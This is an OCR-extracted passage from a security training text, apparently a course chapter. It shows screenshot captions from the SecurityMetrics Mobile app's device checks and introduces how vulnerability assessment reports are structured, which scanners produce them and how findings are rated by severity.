
7.9 USB Debugging

USB debugging is enabled, which could unintentionally expose sensitive data.

8.8 OS Vulnerabilities

Check
PCI Status
Settings

Figure 5.14: SecurityMetrics Mobile — Risk Score


11:28 AM
securityMETRICS Mobile

unavailable on this device.

✓ **Password Policy**

This device is protected by a passcode.

✓ **Disk Encryption**

The device has on-disk encryption enabled for added data security.

✓ **Operating System Integrity**


This device is running Android 6.0.1.

✓ **App Version**


The current version of MobileScan is installed.

Check
PCI Status
Settings

Figure 5.15: SecurityMetrics Mobile — result



LO#04: Analyze Vulnerability Assessment Reports



Vulnerability Assessment Reports

1. The vulnerability assessment report **discloses the risks detected after scanning** a network
2. The report **alerts the organization** of possible attacks and suggests **countermeasures**
3. Information available in the reports is used to fix **security flaws**

Vulnerability Assessment Report

- Executive Summary
- Assessment Overview
- Findings
- Risk Assessment
- Recommendations

Vulnerability Assessment Reports

In the vulnerability assessment process, once all the phases are completed, the security team will review the results and process the information to prepare the final report. In this phase, the security team will try to disclose any identified vulnerabilities, document any variations and findings, and include all these in the final report along with remediation steps to mitigate the identified risks.

The vulnerability assessment report discloses the risks that are detected through scanning the network. Tools such as Nessus Professional, GFI LanGuard, and Qualys Vulnerability Management are used for vulnerability assessment. These tools provide a comprehensive assessment report in a specified format. The report alerts the organization to possible attacks and suggests countermeasures.

The report provides details of all the possible vulnerabilities with regard to the company's security policies. The vulnerabilities are categorized based on severity into three levels: High, Medium, and Low risk.

